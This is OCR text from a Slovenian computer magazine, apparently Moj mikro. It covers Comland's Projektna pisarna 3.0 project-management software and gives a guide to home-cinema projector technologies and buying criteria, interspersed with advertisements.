Podjetje Comland, ki se ukvarja z razvojem informacijskih rešitev za podjetja in javno upravo, je predstavilo že tretjo različico svoje systemske rešitve za projektno vodenje – Projektno pisarno 3.0. Osnova za razvoj Projektne pisarne je bilo leta 1998 oddano naročilo rešitve za spremljanje projektov in upravljanje projektne dokumentacije, ki ga je izdal tedanji Center Vlade RS za informatiko (danes Direktorat za eUpravo in upravne procese na Ministrstvu za javno upravo). Rešitev se je v naslednjih letih dopolnjevala in izboljševala ter tako postala referenčna aplikacija za uspešno projektno vodenje. Zmogljivost in kakovost potrjujejo reference, med katerimi so uspešna slovenska podjetja in različne državne ustanove, ki že vrsto let uspešno uporabljajo Projektno pisarno.


Projektna pisarna 3.0 je **celovita informacijska podpora projektnemu vodenju**, kjer se za enostavnim uporabniškim vmesnikom skriva tehnično in funkcionalno dodelan informacijski sistem, ki omogoča uporabo ustaljenih metodologij projektnega vodenja ali uvajanje lastnih. Projektna pisarna ni namenjena le evidentiranju projektnih dejavnosti, temveč omogoča upravljanje z različnimi projekti po klasični metodologiji ali s tipskimi modeli projektov. S podporo vsem postopkom projektnega načina dela v vseh delovnih fazah podjetjem omogoča preprostejše, preglednejše in učinkovitejše poslovanje.

ZNAČILNOSTI PROJEKTNE PISARNE


Projektna pisarna za delovanje izkorišča **internetne tehnologije**. Tako do aplikacije dostopamo prek vmesnika **spletnega brskalnika** (Internet Explorer 5.5 ali višji ter Avant Browser 10.x), kar uporabnikom omogoča učinkovito delo v

znanem okolju. V ozadju deluje kompleksnejši programski paket, ki je zasnovan na okolju **Lotus Notes R6**, zahtevnejšim uporabnikom pa je poleg spletne na voljo tudi razširjena različica Lotus Notes R5. Deluje v okoljih z operacijskimi sistemi **Microsoft Windows 2000 Server, Linux ali Solaris**.

Comlandova programska rešitev je povsem prilagodljiva in nadgradljiva, podjetja jo lahko torej prikrojijo lastnim željam in potrebam na podlagi referenčnih modelov, vzorcev do-



Določanje organizacijske strukture projekta



Grafični prikaz podatkov o projektih

kumentov in šifrantov. Za ustreznost vključitev v današnja poslovna računalniška okolja je na voljo tudi povezljivost s programskima paketoma **Microsoft Project** in **Microsoft Office**, podatke pa lahko uvažamo tudi iz sistemov ERP in SQL Server. Ker je varnost podatkov pri uspehu projektov ključnega pomena, je v Projektni pisarni s strežnikom **Domino** zagotovljena večplastna zaščita dostopa do podatkov. Pravice dostopa so jasno določene že ob pripravi projekta, zato ni

bojazni, da bi določeno dokumentacijo videli, jo spreminjali ali brisali nepooblaščen uporabniki.

S pregledničnimi in diagramskimi prikazi pomembnih podatkov o projektih je zagotovljen pregleden prikaz poteka projekta, s sistemom samodejnega obveščanja pa sta omogočena neposreden odziv in ukrepanje ob morebitnih odstopanjih od zastavljene strategije. Na voljo je **sprotna izdelava poročil**, kar vodstvu omogoča lažje sprejemanje odločitev glede projektov in vodenja podjetja v celoti.

MODULARNA ZASNOVA

Projektna pisarna je zgrajena iz med seboj povezanih modulov. Z modulom **Priprava projektov** sledimo idejni zasnovi projektov z evidentiranjem pobud, določanjem skrbnikov pobud in pripravljamo zahtevane dokumentacije. Odločitev za določen projekt se torej sprejme v tem modulu, kjer je tudi poskrbljeno za izdajo delovnih nalogov.

Temeljni del Projektne pisarne je modul **Vodenje projektov z ekonomiko**. V njem so zajeti

vsi osnovni postopki projektnega dela, modul pa je skladišče podatkov o projektih, njihovih načrtih in realizaciji. Na voljo je več načinov izdelave načrta. Uvozimo ga lahko iz orodja MS Project, uporabimo referenčne modele ali ga izdelamo od začetka.

Modul **Izvajanje** omogoča usklajevanje in delegiranje projektnih nalog izvajalcem ob hkratnem spremljanju napredka. Program samodejno obvešča odgovorne osebe prek elektronske pošte. **Kontroliranje** oziroma nadzor se lahko izvaja na

ravni posameznih delovnih nalog, aktivnosti, projekta ali na ravni podjetja. Na voljo sta tudi preglednični in grafični prikaz relevantnih podatkov. Ko se projekt zaključuje, nam tabele in grafi omogočajo preverjanje dejanskega stanja in primerjavo z načrtovanimi vrednostmi. Sodelavci projekta so o tem obveščeni po elektronski pošti.

Z modulom **Ekonomika** imajo vodje projektov vpogled v finančne plati projektov in lahko enostavno izdelujejo poročila. Beležijo se tudi vsi stroški. Na ravni vodstva podjetja je poenostavljeno sledenje ekonomskim kazalcem projektov.

Naslednji samostojni modul je **Upravljanje z viri**, ki omogoča učinkovito razporejanje nalog glede na razpoložljive vire. Člani projektnih skupin imajo tu vpogled v podatke o opravljenem delu in z njim povezanih stroških ter lahko izdelujejo poročila. **Delovne mape** so namenjene zbiranju projektne dokumentacije na enem mestu in njihovem poenotenju. Vanje člani projektnih skupin shranjujejo delovne in končne različice izdelkov, si med seboj izmenjujejo delovna gradiva ter razpravljajo o projektih in tako na enem mestu in v realnem času rešujejo zaplete.

Dogodek	Vrednosti	Odstotki	Planirano	Realizirano
[000] Projekt: ADEPT Plus - izdelava novega modula	2.500.000,00	609.000,00	1.891.000,00	1.891.000,00
[3.10.2005]	0,00	609.000,00	-609.000,00	-609.000,00
[14.11.2005]	2.500.000,00	0,00	2.500.000,00	1.891.000,00
[000] Projekt: CVI - razvoj aplikacije za upravljanje finančnega poslovanja podjetja	0,00	4.000.000,00	-4.000.000,00	-2.100.000,00
[6.11.2004]	0,00	4.000.000,00	-4.000.000,00	-4.000.000,00
[000] Projekt: Depoziti - nadgradnja aplikacije	0,00	1.000.000,00	-1.000.000,00	-3.100.000,00
[3.5.2004]	0,00	1.000.000,00	-1.000.000,00	-1.000.000,00
[000] Projekt: MID - razvoj informacijskega sistema	14.000.000,00	0,00	14.000.000,00	10.891.000,00
[30.3.2004]	1.000.000,00	0,00	1.000.000,00	1.000.000,00
[30.8.2004]	5.000.000,00	0,00	5.000.000,00	6.000.000,00
[26.12.2004]	8.000.000,00	0,00	8.000.000,00	14.000.000,00
[000] Projekt: Service Desk - ICW, TMSB	0,00	100.000,00	-100.000,00	10.791.000,00
[29.7.2005]	0,00	100.000,00	-100.000,00	-100.000,00
[000] Projekt: Zavarovalnica Triglav - nadgradnja ERP	2.200.000,00	643.281,46	1.556.718,54	12.347.718,54
[1.8.2005]	0,00	343.281,46	-343.281,46	-343.281,46
[12.8.2005]	500.000,00	300.000,00	200.000,00	-143.281,46
[23.8.2005]	1.000.000,00	0,00	1.000.000,00	856.718,54
[30.8.2005]	700.000,00	0,00	700.000,00	1.556.718,54
Skupaj	18.700.000,00	6.352.281,46	12.347.718,54	

Izračun ekonomskih kazalcev

Osnovni pregledi

Zadnji modul je Zagotavljanje kakovosti, njegov namen pa je podpora postopkom presoje kakovosti. Vanje so vključeni organiziranje presoje kakovosti, beleženje odkritih napak, izdajanje ukrepov in izdelava poročil o kakovosti.

IZBOLJŠAVE

Različica 3.0 je najnaprednejša izvedba Projektna pisarna in prinaša vrsto izboljšav z vidika

vsebine, prijaznosti do uporabnika in tehnične izpopolnenosti. Vsebinsko je bil narejen korak naprej pri prilagodljivosti postopkov, obveščanju in nastavitvi glede na organiziranost podjetja. Povečala so nadzor nad projekti z možnostjo določanja poljubnih opozoril. Določanje pravic dostopa je odslej še zmogljivejša, prav tako pa je izboljšana povezljivost z orodjem MS Project.

Z vidika uporabnika je viden napredek predvsem s poenostavitvijo dela. Podatki se spreminjajo samodejno v naslednjem dogodku, dodani so mehanizmi za lažje izdajanje nalog in spremljanje realizacije, občutno pa so izboljšali delo z datotekami v spletu. S spremembo terminologije so povečali razumljivost in skrajšali čas uvajanja v delo s Projektno pisarno.

Ne nazadnje Comland s stalnim izpopolnjevanjem svojega orodja skrbi tudi za tehnično naprednost rešitve. Poleg podpore najodobnejšim strežnikom in operacijskim sistemom ponuja tudi večjo varnost podatkov z izpopolnjenim zaklepanjem zapisov in zagotavljanjem konsistentnosti.

PREDNOSTI ZA PODJETJE

Projektno vodenje s Comlandovo Projektno pisarno prinaša podjetjem vrsto prednosti. Zagotavlja obvladovanje stroškov projektov in merjenje njihove donosnosti, kar omogoča večjo finančno učinkovitost podjetja. Enotna informacijska rešitev daje kakovostne informacije za izvajanje in vodenje poslovnega procesa, zagotavlja pregled nad izvajanjem projektov, zasede-

Pregled podatkov o projektih z Excelovo vrtilno tabelo

Pregled osnovnih podatkov o projektih

nostjo virov in pravočasno ukrepanje v primeru odstopanj. Sistematizirano obveščanje o dogodkih po elektronski pošti zagotavlja ažurnost dela in odzivnost. Poenotenje projektne dokumentacije pa omogoča poleg drugih koristi tudi sprotno dopolnjevanje zbirke znanja in izkušenj, ki je temelj za stalen razvoj in rast podjetja.

UŽITEK V DOVRŠENOSTI

HITACHI
Inspire the Next

www.lukvel.si

LCD projektorji

Lukvel d.o.o., Šmartinska cesta 130, 1000 Ljubljana - uradni zastopnik za Hitachi Digital Media Group.
Za informacije o prodaji Hitachi izdelkov pokličite 01 542 10 37. Več o naši ponudbi preberite na www.lukvel.si.

KOLOSEJ

V DNEVNI SOBI



Kdo ima najmanjšega, najsvetlejšega, najlažjega, čigav je najtišji, ima največ funkcij, je najlepši, najboljši, ima največ barv, najvišje kontrastno razmerje, največ vhodov, največ izhodov, največjo in najlepšo sliko, je najbolj prenosljiv ...? Govor je o projektorjih kot ključnemu elementu sodobnega domačega kina.

Pišeta: Samo R. Zorko in Monja Ambrožič

samo.zorko@mojmikro.si

Pri projektorjih za domači kino nas kilogramček, tudi dva več sploh ne motita, tudi z dvema RGB-izhodoma si nimamo kaj pomagati, zakaj motorni zum in ostrenje, če bo namestitev trajna. Vse omenjeno nima smisla plačevati, če ne bo nikoli uporabljeno. Predpostavlja se, da se bodo gledali v glavnem filmi, no, tudi kakšna igrice se bo igrala. Projektorji, namenjeni domačemu kinu, pa vsebujejo še kup dodatnih funkcij, ki izboljšajo kakovost video slike (zmanjšajo linijsko strukturo, naredijo gibanje »gladkejše«, izboljšajo barve in barvne prehode, lepo prikazujejo hitro gibajoče se slike ...), zagotovijo tiho delovanje, velikost slike prilagodijo prostoru ... Vse to zahteva dodatno elektroniko in krmilna vezja, kar pa zavzame določen prostor (poveča napravo) in seveda tudi stane.

Projektorji za domači kino tako štejejo za poseben razred naprav, saj imajo funkcije in lastnosti, ki so namenjene predvsem gledanju kakovostne video slike, kar proizvajalci dosegajo z vdelovanjem dodatnih elektronskih vezij, krmilnikov in procesorjev. Vsak proizvajalec ponuja že kar nekaj modelov za domači

kino in izbira je zares pestra. Bistvena lastnost projektorjev, namenjenih predvsem domačemu kinu, je tudi fizično razmerje stranic projekcijskih zaslončkov 16 : 9, kar predpisuje tudi prihajajoči televizijski standard HDTV.

NASTANEK SLIKE

Tako kakor projektorji nasploh tudi modeli za domači kino ustvarjajo slike na različne načine. Dejstvo je, da so vse tehnologije v zadnjih nekaj letih naredile ogromen napredek. Slike so bistveno svetlejšje in bolj kontrastne kot nekoč. Eni zagovarjajo eno, drugi spet drugo tehnologijo. Vsaka pa ima svoje prednosti oziroma slabosti. Odkod torej slike na platnih in projekcijskih zaslonih?

LCD (Liquid Cristal Display)

Tehnologija zaslonov s tekočimi kristali je vodilna na svetovnem trgu in ima največji tržni delež prodanih naprav. Večina LCD-projektorjev ima tri zaslončke (črno-bele). Zaslončki so podobni tistim pri LCD-monitorjih, so pa veliko manjši. Za zaslončkom je močna žarnica, s krmiljenjem pa posamezno piko (piksel) prižgemo, ugasimo ali ustrezno obarvamo. Barvne prizme z zrcali razdelijo bel snop svetlobe na tri osnovne barve. Slike se

zopet združijo v eno samo, ki se potem projicira na zaslon. Električni signali krmilijo pike glede na ločljivost naprave. LCD-projektorji imajo večji barvni nabor, več odtenkov (senc) in barvnih variacij kot DLP-projektorji z enim čipom. LDP-projektorji s svojimi »zvenečimi« barvami neredko izničijo (preveč osvetlijo oziroma zatemnijo) določene osvetlitve in sence. Prenosnost in izhodni svetlobni tok LCD-projektorjev sta primerna za prenašanje. Najlažji in najmanjši LCD-projektorji tehtajo že manj kot kilogram.

DLP (Digital Light Processing)

Tehnologijo digitalnega procesiranja svetlobe z enim čipom vsebujejo najmanjši modeli, ki tehtajo manj kot kilogram. DLP uporablja čip DMD (Digital Mirror Device), ki vsebuje na tisoče mikroskopskih zrcal, vsako zrcalce pa pomeni eno piko. Zrcalca se nagibajo naprej in nazaj in odbijajo svetlobo, kot narekuje slikovni signal. Pri starejših čipih je ta odboj znašal deset, pri novejših pa dvanajst kotnih stopinj. Svetloba se odbije bodisi skozi optični sistem na platno oziroma zaslon ali pa v absorber, če naj bo na zaslonu črna pika. Za prikaz barv poskrbi tako imenovano barvno kolo s tremi osnovnimi barvami (rdečo, zeleno in modro – RGB). Odvisno od slikovnega signala pade na eno piko določena količina modre,



rdeče in zelene barve. Vpad barv se zgodi zaporedno, ena za drugo, vendar pa tako hitro, da naše oko tega ne zazna in vidi le eno piko določene barve. Enako se zgodi z vsemi pikami zaslona in tako nastane slika. Tehnologija je odbojna (reflektivna) in ne presvetlitvena (transmisivna) kot pri LCD-ju.

DLP-naprave s tremi čipi

Imajo najlepšo sliko. Tričipni sistem je veliko boljši od enočipnega, zahteva pa tri optične sisteme, ki se združijo v eno projicirano sliko. Tu nimamo barvnega kolesa s tremi barvami, temveč tri kolesa v osnovnih barvah. Te naprave imajo zelo visoke vrednosti izhodnih lumnov in dosegajo standarde, ki jih predpisuje filmska industrija. Ti projektorji se vse bolj uveljavljajo v kinodvoranah po vsem svetu in bodo v prihodnosti verjetno povsem nadomestili klasično filmsko s popolnoma elektronsko projekcijo. V ta namen je bila ustanovljena tudi pobuda digitalnega kina DCI (Digital Cinema Initiatives), katere člani so Disney, Fox, MGM, Paramount, Sony Pictures Entertainment, Universal in Warner Bros. Namen je izdelava specifikacij odprte arhitekture digitalnega kina, ki zagotavlja enotno, zanesljivo in visoko kakovost tehničnih lastnosti.

Ko je DLP nastal, je bil na voljo en sam čip z ločljivostjo 800 x 600 pik. Danes jih je na voljo že več kot 10 in se stalno izpopolnjujejo. Ločljivost, tehnologija in velikost so odvisne od namena uporabe (domači kino, ultraprenosne naprava, kinodvorane ...). Velikosti čipov so od 0,55 pa do 1,1 palca, ločljivosti od SVGA (800 x 600) do SXGA (1,1-palčni čip, 1280 x 1024). Obstajajo še druge, namenjene aplikacijam domačega kina in zazaslonski projekciji (1280 x 720, 848 x 600). Pred kratkim je podjetje TI predstavilo 0,65-palčni čip z ločljivostjo WXGA (1280 x 768 pik), ki ima že vdelano tehnologijo BrilliantColor z drugačnim procesiranjem barv.

Tehnologijo DLP stalno izboljšujejo, seveda zaradi še boljše slike. Slika je dobra, ko je črna barva bogatejša, bela briljantna, svetloba ambienta pa nepomembna. Tako je kot odboja zrcalca povečan na dvanajst kotnih stopinj (prej +/- 10). Ta izboljšava omogoča, da projekcijsko platno zadene dvajset odstotkov več svetlobe kot doslej in pomeni večjo svetilnost. Izboljšano je tudi kontrastno razmerje. Zadnja generacija DLP-čipov DDR (Double Data Rate) uporablja poseben optični premaz (dark metal coat), ki »neželene« fotone manj odbija na zaslon. Rezultat tega je za dvajset do petdeset odstotkov izboljšano kontrastno razmerje. DDR pomeni dvojni podatkovni prenos in zagotavlja boljši nabor sivih odtenkov (SDR – Single Data Rate). Vsako zrcalce v sekundi prejme več slikovne informacije, ki jo hitreje odbije na zaslon ali v absorber in tako ustvari boljši prehod med temnimi in svetlimi odtenki. Izboljšana pa ni le čip, temveč tudi svetlobno kolo. Do nedavnega so si osnovne barve na vrtečem se barvnem kolesčku sledile zaporedno, tehnologija SCR (Sequential Color Recapture) pa predvideva mnogo tankih ukrivljenih barvnih pasov. Tako se izhodni tok svetlobe poveča tudi do štirideset odstotkov. Zadnji dosežek je tehnologija BrilliantColor, pri kateri so na obstoječe barvno kolo dodali še tri nove barve in tako dosegli šestbarvno procesiranje. Izboljšava se opazi v polnejših, bolj realističnih in živih slikah, namenjena pa je predvsem modelom domačega kina.


LCoS (Liquid Cristal on Silicon)

To je najnovejša tehnologija v igri, s katero pa je treba tudi računati. V bistvu gre za kombinacijo tehnologij LCD in DLP. LCoS je tekoči kristal na silicijevem nosilcu z zelo veliko gostoto pik. Število pik ni omejujoče kot pri LCD-ju ali DLP-ju, ker je lahko elektronika pod piko, namesto zraven. Visoka gostota pik pomeni višjo ločljivost. Tako se ločljivost današnjih LCoS-projektorjev začne pri SXGA (1024 x 1280 pik). Visoka gostota pik pa pomeni tudi strukturo slike, brez vidne mreže. Pri množični proizvodnji so še določene težave, večje količine na trgu pa se pričakujejo v naslednjih dveh letih

OLED (Organic Light Emitting Diode)

Tehnologija organske svetleče diode je tre-

nutno še »v povojih«. Strokovnjaki za trga napovedujejo, da bo milijarde dolarjev »obračala« po letu 2007. Nova tehnologija je že vredna omembe, večjega vpliva pa verjetno ne bo imela še nekaj let. V nasprotju s CRT- in LCD-monitorji ter plazemskimi zasloni OLED uporablja emisivno tehnologijo. To pomeni, da že zaslon sam po sebi oddaja svetlobo in ne potrebuje dodatne elektronike, ki bi ustvarjala svetlobo (cevi ali žarnice). Manj elektronike seveda pomeni manjši volumen naprave. Dejstvo je, da je zaslon lahko tanek kot papir.



Nekaj aplikacij OLED lahko danes najdemo v dlančnikih, mobilnih telefonih in avtomobilski akustiki. Čez nekaj let bo ta tehnologija prisotna v prenosnih računalnikih, avtomobilskih armaturnih ploščah, morda pa tudi v napravah za predstavitve, ki se bodo enostavno zvile v rolo.

LCD-televizor

To je praktično LCD-monitor, ki pa ima lahko različne dimenzije, format in diagonalo slike. Seveda je vdelana še vsa elektronika, ki jo vsebuje televizor za sprejem, nadzor, povezovanje in nastavitve kanalov. V zadnjem času so LCD-televizorji dobesedno preplavili trg in so prav tako veliko uporabljajo za domači kino. Cene so različne (od tristo do devetsto tisoč) in bodo v prihodnosti še padale. Diagonale slik

so večinoma večje od enega metra, vdelane pa imajo tudi ustrezne vmesnike, ki bodo prevladovali v prihodnosti (HDMI, DVI) in mnoge funkcije za izboljšanje kakovosti slike (Progressive Scan, Faroudja DCDi, Pixel PROcessing III). Ponavadi je vdelan tudi zmogljiv zvočni sistem, ki pa ga za »ta pravi domači kino« velja postaviti ločeno.

Plazemski zaslon

Se prav tako pojavlja v izvedbah domačega kina. Zaslon je tanek in se ga enostavno pritrdi na steno ali postavi na stojalo, brez bistvenega poseganja v prostor. S tehničnega stališča je plazemski zaslon zgrajen iz nekaj tisoč pik (zračni mehurčki) napoljenih s ksenonom v plazemskem stanju. V vsakem mehurčku so tri luknjice, ena modra, ena zelena in ena rdeča. Vsak »mehurček« je priključen na električni tok. Ta tok krmili informacijska struktura vhodnega signala. Ko gledamo tako ustvarjeno sliko, so barve »žive« in »polne«. Tudi plazemskim zaslonom so cene v zadnjem času močno padle, problematično pa je staranje zaslona, kar pomeni slabšo kakovost slike sorazmerno s časom delovanja naprave.

Projekcijski televizor (Rear Screen TV)

To ni klasičen televizor s katodno cevjo, ampak kar občutno večja »škafca«, ki ima za zaslon uporabljeno ravno prosojno površino iz umetnega plastičnega materiala. Sliko ustvarja s posebnim projekcijskim modulom (DLP, LCD, LCoS) in sistema zrcal, ki jo na zaslon usmerijo od zadaj. Ker je zaslon prosojen, jo potem gledamo s sprednje strani. Izvedba se dobro obnese v slabših svetlobnih razmerah. Naprava ima vse priključke, ki jih imajo projektorji, podobno pa je tudi krmiljenje. Diagonala slike je res nekoliko večja, pričakovati pa je, da bodo projekcijski televizor izpodrinili LCD oziroma veliki plazemski zasloni.

Nasveti za ravnanje s projektorjem

1. Preberite uporabniški priročnik, ki je priložen napravi (vsaj kratko različico), saj vsebuje pomembne informacije za vaš model.
2. Z napravo se seznanite pred prvo predstavitvijo oziroma dogodkom.
3. Preden ga ugasite in izključite, naj se popolnoma ohladi. Povišana temperatura lahko zelo zmanjša življenjsko dobo žarnice. Projektor naj ne bo postavljen na soncu ali v bližini drugih »vročih« teles.
4. Filter naj se menja, kakor je predpisano
5. Naprava naj NIKOLI ne deluje brez zračnega filtra (prah), saj lahko v optiko zaidejo prašni delci, ki bodo projicirani na zaslon (razen modelov, ki predpisujejo delovanje brez filtra, npr. Mitsubishi XD400).
6. Če je mogoče, se izogibajte okolju z veliko dima (KAJENJE ŠKODI VAŠEMU PROJEKTORJU! – opozarja revija Moj mikro).
7. Projektor hranite v suhem in hladnem prostoru, najbolje v originalni embalaži, seveda, ko ni v uporabi.
8. Če je naprava nameščena na stropu, naj bo prostor pri ventilatorju čist in ne v bližini prezračevalnih in klimatskih naprav.
9. Za optimalno kakovostno sliko naj bo objektiv vedno čist. Uporabljajte mehke krpe, ki se uporabljajo tudi v fotografiji.
10. Projektor naj enkrat letno ali pri zamenjavi žarnic/filtrov pregleda in očisti mojster za projektorje.

domači kino: nakup projektorja

VSE KAR STE ŽELELI VEDETI, PA ...



Nakup projektorja pravzaprav ni enostavna zadeva. Na trgu je X modelov, ki jih proizvaja Y proizvajalcev, če se izrazimo matematično. Kolikšna je torej verjetnost, da boste izbrali vam pisanega na kožo? Poznati morate vsaj osnovne značilnosti projektorjev.

(1280 x 720 pik) najpogostejše ločljivosti projektorjev za domači kino. Projektor WXGA-H ima dvakrat toliko pik kot model WVGA. Več pik pomeni boljše – ostrejšo sliko iz združljivost s HD slikovnimi izvori.

WVGA	848 x 480	407.040 pik
WSVGA (ali 1/4 HD)	964 x 544	524.416 pik
WXGA-H	1280 x 720	921.600 pik
WXGA	1366 x 768	1.049.088 pik

Ločljivosti formata 16 : 9

Piše: Samo R. Zorko

Samo.zorko@mojmikro.si

Vsak projektor je danes opisan vsaj s tridesetimi različnimi parametri, nekateri so odločilnega pomena, drugi so pomembni, potem manj pomembni in na koncu pridejo še fineše in male radosti. In včasih so fineše in male radosti odločilne, je pač tako.

SVETILNOST PROJEKTORJA

Svetilnost se meri v ANSI-lumnih. Pri projektorjih za domači kino se vrednosti gibljejo od 700 do 2000 lumnov in več. Odločilen dejavnik, kako svetel naj bo projektor, je ambient, kjer bo nameščen. Namenski prostor (zatemnjen) z regulacijo svetlobe gotovo ne bo potreboval modela s takšnim izhodnim svetlobnim tokom kot projektor, nameščen v dnevni sobi z velikim oknom. Priporočeno je, da se izbere za namenski prostor projektor s 700 ANSI-lumini ali več, prostori z nekaj dnevne svetlobe naj imajo naravno z vsaj 1000 lumni, prostori z veliko dnevne svetlobe pa 2500 ANSI-lumnov. Pomembno pa je upoštevati še eno dejstvo. V mnogih primerih proizvajalci ANSI-lumne navajajo glede na računalniško sliko in so vrednosti višje, kot pri video sliki.

Prostor, namenjen domačemu kinu	Priporočena vrednost izhodnega svetlobnega toka
Namenski - zatemnjen	700 ANSI-lumnov
Prostor z nekaj vpadne svetlobe	1000 ANSI-lumnov
Prostor z veliko dnevne svetlobe	2500 ANSI-lumnov

ANSI-lumni glede na prostor

KAKOVOST SLIKE

Ko govorimo o kakovosti slike, so pomembni trije kriteriji. To so »naravna« oz. fizična ločljivost, enakomernost osvetlitve slike (brightness uniformity) in slikovni izvor ali »material« ki ga prikazujemo. Ločljivost pomeni število pik, ki jih vidimo na zaslonu. Najpogostejši ločljivosti sta SVGA (800 x 600) in XGA (1024 x 768). XGA-projektor ima približno dvakrat več pik, vendar tudi več stane. Trenutno so WVGA (854 x 480 pik), L HD (960 x 540 pik) in WXGA-H

Priporočena ločljivost za domači kino je XGA (1024 x 768 pik, razmerje 4 : 3) ali pa WXGA (WideXGA-H, široka ločljivost XGA, 1280 x 720 pik), ki je najboljša izbira za HDTV, DVD in druge aplikacije domačega kina. Če v glavnem uporabljate DVD-predvajalnik z ločljivostjo 480p vrstic, potem je izbor WVGA cenejši, ob upoštevanju, da predvajanje HDTV-programov še ne bo kmalu na voljo.

To, kaj gledamo oziroma nam pomeni slikovni izvor, bo imelo odločilen pomen pri kakovosti slike. Nizkokakovostni slikovni signal, pripeljan v projektor, bo tudi na zaslonu videti kot slika slabe kakovosti. Večji bo zaslon, opaznejše bo. Za najboljši možen rezultat naj se fizična ločljivost projektorja ujema z ločljivostjo slikovnega izvora.

DVD-predvajalnik s progresivnim skeniranjem ima tipično ločljivost 480p vrstic, medtem ko HDTV-signali še vedno niso standardizirani, sta pa ločljivosti 720p in 1080i vrstic najpogostejši. Projektorji, namenjeni domačemu kinu, običajno vsebujejo tehnologijo stopnjevanja (skaliranja), ki izboljša prikaz signalov, ki se ne ujemajo s fizično ločljivostjo.

Vendar pa visoka ločljivost še ne zagotavlja dobre slike. Pomembna je tudi enakomerna svetlost slike. Enakomernost je razmerje med osvetljenostjo slike v kotih proti središču. Višje razmerje pomeni bolj enakomerno osvetljeno sliko in vrednost naj ne bi bila manjša od 85 %.

POVEZLJIVOST IN ZDRUŽLJIVOST

Oba pojma sta zelo pomembna pri doseganju čiste in jasne slike. Vsak nepotreben spoj (dolžina kablov, pretvornik signala ...) vnaša motnjo v signalno pot. Zato je treba že prej vedeti, kakšne priključke naprave imajo in kako jih bomo priklopili. Namenski projektorji za domači kino imajo ponavadi več video vhodov in posebna video integrirana vezja in funkcije, ki izboljšajo sliko. Dejstvo pa je, da današnji projektorji, ki niso namenjeni prav domačemu kinu, prav tako projicirajo odličen video.

Priporočeno je, naj bi imel projektor za domači kino vsaj en komponentni video vhod. Kom-

ponentni vhodi so videti podobno kot kompozitni, le da video signal razdelijo na tri dele in se identificirajo kot rdeč, moder in zelen priključek. To je danes najpogostejši visokokakovostni signal, vendar postajata vse bolj priljubljena DVI in HDMI. Vsak projektor ima vsaj en kompozitni in en S-video vhod. S-video kabli se od kompozitnih razlikujejo po tem, da signal razdelijo na dva dela: luminanco in krominanco. S-video povezuje v primerjavi s kompozitno daje kakovostnejšo sliko.

Vmesnika DVI (Digital Video Input) in HDMI (High Definition Multimedia Interface) sta zadnja v visokoločljivostni priključitvi. Oba prenašata dejanske visokoločljivostne signale (digitalna televizija), je pa med njima nekaj razlik. Priključek HDMI je manjši in prenaša digitalno avdio kakovost. Vmesnika bosta pripomogla k vaši odločitvi o nakupu, saj kaže, da se vse več proizvajalcev odloča za prenos HDTV-signalov iz DVD-predvajalnikov in HDTV-sprejemnikov.

ŽARNICA

Proizvajalci DLP- in LCD-projektorjev navajajo povprečno življenjsko dobo žarnice med 2000 in 4000 urami. Tu gre v bistvu za »polovično« življenjsko dobo. To je doba po kateri žarnica sveti s polovico lumni kot takrat, ko je bila nova. Tudi po tem času bo žarnica še delovala, se ji bo pa svetilnost neprestano zmanjševala. Daljša življenjska doba žarnice pomeni manjše stroške vzdrževanja projektorja. Stroški nadomestne žarnice so v povprečju 200 do 400 evrov in so vsakakor upoštevanja vreden argument. Mnogi projektorji imajo tudi poseben »ekonomični« način delovanja, v katerem žarnica manj sveti, kar se pozna pri njeni življenjski dobi. Pravilno rokovanje s projektorjem in redno čiščenje zračnega filtra prav tako podaljšata življenjsko dobo žarnice. Rezervno žarnico velja pred shranitvijo preizkusiti, kajti je na tem, da pregori, bo to storila v štirih do desetih urah obratovanja. Garancija teče namreč od dneva nakupa in ne prve uporabe. Če bo projektor uporabljen le za občasno gledanje filmov in posebnih dogodkov, strošek nove žarnice ni več tako pomemben dejavnik. Za takšno gledanje je projektor po raziskavah vklopljen po osem ur tedensko. 2000-urna žarnica bo tako zadovoljivo svetila 250 tednov (približno pet let). V tej dobi bo za vašim modelom še vsaj sedem novjših generacij projektorja.

Popolnoma novo obdobje v razvoju (konceptu) projektorjev pa sta nakazala Toshiba in Epson, verjetno pa še kdo, in sicer z zamenjavo žarnice s svetlobnim izvorom LED (Light Emitting Diode). To prinaša veliko prednosti, kot so veliko manjša poraba, obratovanje brez segrevanja (odpade ventilator in s tem hrup) nižji stroški uporabe in veliko daljša življenjska doba svetlobnega izvora (10.000 ur). Zaradi manjše porabe bo projektor lahko deloval celo na baterije (dve uri).

NAMESTITEV PROJEKTORJA

Obstajajo tri najobičajnejše namestitve glede na prostor. Najmanj uporabljena je zaszaslonska ali retro namestitve. Pri tej je projektor za zaslonom in ni viden. Slika se na zaslon projicira prek sistema

CENTER



PROJEKCIJE



PRAZNIČNA PONUDBA

Obdarujte svoje prodajalce z najboljšim predstavitvenim orodjem...

PLUS Projektorji, majhni in lahki za prenašanje, a izredno zmogljivi.

